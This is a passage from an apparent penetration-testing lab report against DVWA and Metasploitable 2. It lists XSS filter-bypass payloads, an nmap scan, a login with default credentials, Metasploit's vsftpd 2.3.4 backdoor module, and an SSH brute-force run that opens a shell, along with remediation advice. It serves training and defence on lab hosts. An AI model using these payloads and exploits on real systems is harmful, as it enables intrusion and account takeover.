
Medium difficulty Stored XSS

In medium difficulty in the message tab, it removes all HTML tags and also encodes any special characters. So, the message field is secure. However, the name field only replaces

“script” with space. So, we can use any other tag or even we can capitalize script to bypass the filter

However, we also need to increase the input field length as it restricts the field length to 100, just inspect the elements, increase the field limit and submit the following script.

<SCRIPT>alert("testing")</SCRIPT>




High difficulty Stored XSS

In high difficulty, the script tag is properly sanitized and we can not use it in any other way. But, we can still use other tags.

So, use the following tag in the name filter to exploit stored XSS.

<img src=x onError=alert("testing")>




Reflected XSS -Cross site scripting

Low difficulty Reflected XSS

We are provided with a text box, whatever we submit is published on the page with hello response. we can directly add a script in the text box as no input sanitization is being performed. We will receive an alert instantly.


<script>alert("hello again")</script>



Medium difficulty Reflected XSS

In medium difficulty, only the "script" word is being sanitized, so we can modify it a bit and use the following to bypass the filter.


<Script>alert("hello again")</Script>



High difficulty Reflected XSS

In high difficulty, the script tag is properly sanitized, so we need to use some other tag. For example:-

<img src=x onError=alert("testing")>



DOM based XSS - Cross site scripting

Low difficulty DOM Based XSS

We have a selection box, where we can select a language. Once we choose any language, it becomes part of DOM. We can exploit it by making our script part of DOM. Just replace the URL with the script as shown in the picture

<script>alert("hello again")</script>

Remediation's for DVWA:

1. ***Command Execution:***
   - *Strict input validation.*
   - *Disable shell command execution.*
   - *Use secure system call APIs.*
   - *Escape command characters.*
   - *Audit inputs.*
2. ***CSRF (Cross-Site Request Forgery):***
   - *Use anti-CSRF tokens bound to sessions.*
   - *Validate referrer and origin headers.*
   - *Regenerate tokens per request.*
   - *Implement same-site cookies.*
3. ***File Inclusion (LFI/RFI):***
   - *Whitelist allowable files.*
   - *Disable dynamic file inclusion.*
   - *Validate and sanitize all file path inputs.*
   - *Store includes outside web root.*
4. ***SQL Injection:***
   - *Use prepared statements and parameterized queries.*
   - *Validate input types and lengths.*
   - *Enforce least privilege for DB users.*
   - *Monitor queries.*
5. ***File Upload:***
   - *Whitelist file types and extensions.*
   - *Validate MIME types and content headers.*
   - *Rename files on upload.*
   - *Scan with antivirus.*
   - *Store outside web-accessible directories.*
6. ***Stored XSS:***
   - *Sanitize and encode user inputs and outputs.*
   - *Apply CSP (Content Security Policy).*
   - *Use escaping functions or libraries like OWASP Java Encoder.*
7. ***Reflected XSS:***
   - *Sanitize query parameters.*
   - *Encode all untrusted data before rendering in the browser.*
   - *Avoid using innerHTML for rendering user input.*
8. ***DOM-based XSS:***
   - *Use safe DOM methods (textContent, setAttribute).*
   - *Avoid eval() and dynamic HTML rendering.*
   - *Sanitize client-side inputs.*
   - *Enforce CSP.*


- *Use libraries like DOMPurify.*

3- METASPLOITABLE 2

Nmap Scan Results and Security Observations

Command: *nmap -sV 192.168.56.102 21*

An Nmap scan on the target system (192.168.56.102) revealed multiple open ports and services, including FTP, SSH, Telnet, SMTP, and HTTP. Many of these services are outdated, such as vsftpd 2.3.4 and Apache 2.2.8, which are known to have security vulnerabilities. Insecure protocols like Telnet and RSH are also enabled, increasing the risk of unauthorized access. The presence of these services suggests that the system may be used for testing, but in a real environment, it would pose significant security risks.




1.Exploiting FTP

- Method 1: Establishing a connection using FTP credentials.

Command: *ftp 192.168..56.102*
Username: msfadmin
Password: msfadmin

The image shows a successful FTP connection to the target system at IP address 192.168.56.102 using the username msfadmin. The server is running vsftpd 2.3.4, an outdated version of the FTP server software. After entering the correct password, the login was successful, allowing access to the remote file system. Commands like ls and pwd were used to list the directory contents and confirm the current working directory, which is /home/msfadmin. This demonstrates that basic FTP credentials can be used to access files on the server, which could lead to further exploitation if sensitive files are exposed.



- *Method 2: Exploiting FTP through the Metasploit framework.*


This method demonstrates exploiting a known vulnerability in the vsftpd (Very Secure FTP Daemon) version 2.3.4 service using the Metasploit Framework.

***Step 1:** Search for the vsftpd module*

We begin by searching the Metasploit Framework for available modules related to vsftpd:

***Command:** search vsftpd*

The search results list several modules. For this attack, we focus on the module, which targets a backdoor vulnerability in vsftpd 2.3.4.



Step 2: Load the module

We load the identified exploit module using:

***Command**: use exploit/unix/ftp/vsftpd_234_backdoor*

Alternatively, if using the module index, we can load it with:

***Command:** use 0*

Step 3: Show module options

Before configuring the module, we display its available options:

***Command**: show options*

This reveals the required settings:

RHOSTS: The target host's IP address.

RPORT: The FTP service port (default is 21).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:h
   RHOSTS                    yes       The target host(s), see https://docs.metasploi
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step 4: Set RHOSTS

We specify the target machine's IP address:

***Command**: set RHOSTS 192.168.56.102*


This tells Metasploit which host to attack

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:hos
   RHOSTS   192.168.56.102   yes       The target host(s), see https://
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step 5: Run the exploit

We launch the exploit using:

***Command**: run*
Or
***Command:** exp*



2. EXPLOITING SSH

This section outlines the process of exploiting an SSH service using the Metasploit Framework to gain unauthorized access to a system by performing a brute-force attack on SSH login credentials.

Step 1: Searching for SSH Modules

We began by launching the Metasploit console and searching for relevant SSH modules:

***Command**: search ssh*

This returned several modules, among which the following was selected: auxiliary/scanner/ssh/ssh_login

This module is designed for brute-forcing SSH login credentials across one or more syste

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search ssh

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    exploit/linux/http/alienvault_exec                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1    auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   2    auxiliary/scanner/ssh/karaf_login                     .                normal     No     Apache Karaf Login Utility
   3    exploit/apple_ios/ssh/cydia_default_ssh               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   4    exploit/unix/ssh/arista_tacplus_shell                 2020-02-02       great      Yes    Arista restricted shell escape (with privesc)
   5    exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalat
ion Code Execution
   6    exploit/linux/ssh/ceragon_fibeair_known_privkey       2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   7    auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   8    auxiliary/dos/cisco/cisco_7937g_dos                   2020-06-02       normal     No     Cisco 7937G Denial-of-Service Attack
   9    auxiliary/admin/http/cisco_7937g_ssh_privesc          2020-06-02       normal     No     Cisco 7937G SSH Privilege Escalation
   10   exploit/linux/http/cisco_asax_sfr_rce                 2022-06-22       excellent  Yes    Cisco ASA-X with FirePOWER Services Authenticated Command
Injection
   11     \_ target: Shell Dropper                            .                .          .      .
   12     \_ target: Linux Dropper                            .                .          .      .
   13   auxiliary/scanner/http/cisco_firepower_login          .                normal     No     Cisco Firepower Management Console 6.0 Login
   14   exploit/linux/ssh/cisco_ucs_scpuser                   2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   15   auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   16   exploit/linux/ssh/exagrid_known_privkey               2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
   17   exploit/linux/ssh/f5_bigip_known_privkey              2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   18   exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684  2022-10-10  excellent  Yes  Fortinet FortiOS, FortiProxy, and FortiSwitchManager authe
ntication bypass.
   19   auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal     No     Fortinet SSH Backdoor Scanner
```

Step 2: Setting Up the Module

We selected and configured the ssh_login scanner:

***Command**: use auxiliary/scanner/ssh/ssh_login*
We then displayed available options:

***Command**: show options*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search ssh_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login       .                normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey  .              normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: no
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per l
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

We set our values as follows:
Command:
set RHOSTS 192.168.50.102
set USER_FILE /home/kali/Desktop/users.txt
set PASS_FILE /home/kali/Desktop/pass.txt
set STOP_ON_SUCCESS true

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE  /home/aysha/Desktop/pass.txt
USER_FILE => /home/aysha/Desktop/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE  /home/aysha/Desktop/pass.txt
PASS_FILE => /home/aysha/Desktop/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting              Required  Description
   ----              ---------------              --------  -----------
   ANONYMOUS_LOGIN   false                        yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                        no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                            yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                         no        Create a new session for every successful login
   DB_ALL_CREDS      false                        no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                        no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                        no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                         no        Skip existing credentials stored in the current database (Accepted: none, user, user&rea
   PASSWORD                                       no        A specific password to authenticate with
   PASS_FILE         /home/aysha/Desktop/pass.txt no        File containing passwords, one per line
   RHOSTS                                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
   RPORT             22                           yes       The target port
   STOP_ON_SUCCESS   false                        yes       Stop guessing when a credential works for a host
   THREADS           1                            yes       The number of concurrent threads (max one per host)
   USERNAME                                       no        A specific username to authenticate as
   USERPASS_FILE                                  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                        no        Try the username as the password for all users
   USER_FILE         /home/aysha/Desktop/pass.txt no        File containing usernames, one per line
   VERBOSE           false                        yes       Whether to print output for all attempts
```

Step 3: Running the Attack

We initiated the brute-force attack:

Command*: run*

Metasploit attempted SSH logins using the provided user and password lists. Upon a successful match, a session was opened:

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.56.102:22 - Starting bruteforce
[+] 192.168.56.102:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(d
6(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-ser
[*] SSH session 2 opened (10.0.2.15:39119 -> 192.168.56.102:22) at 2025-04-30 03:58:50 -0400

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Step 4: Post-Exploitation

Metasploit showed the active sessions:
Command: *sessions*


```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.56.102:22 - Starting bruteforce
[+] 192.168.56.102:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(d
6(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-ser
[*] SSH session 2 opened (10.0.2.15:39119 -> 192.168.56.102:22) at 2025-04-30 03:58:50 -0400

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  2         shell linux   SSH root @   10.0.2.15:39119 -> 192.168.56.102:22 (192.168.56.102)

msf6 auxiliary(scanner/ssh/ssh_login) >
```

3.Telnet Exploitation (Port 23):

In this section, we demonstrate how an attacker can gain shell access to a vulnerable target system — Metasploitable2 — using the Telnet protocol, which transmits data in plaintext and is inherently insecure.


Step 1: Telnet Login Module Search in Metasploit

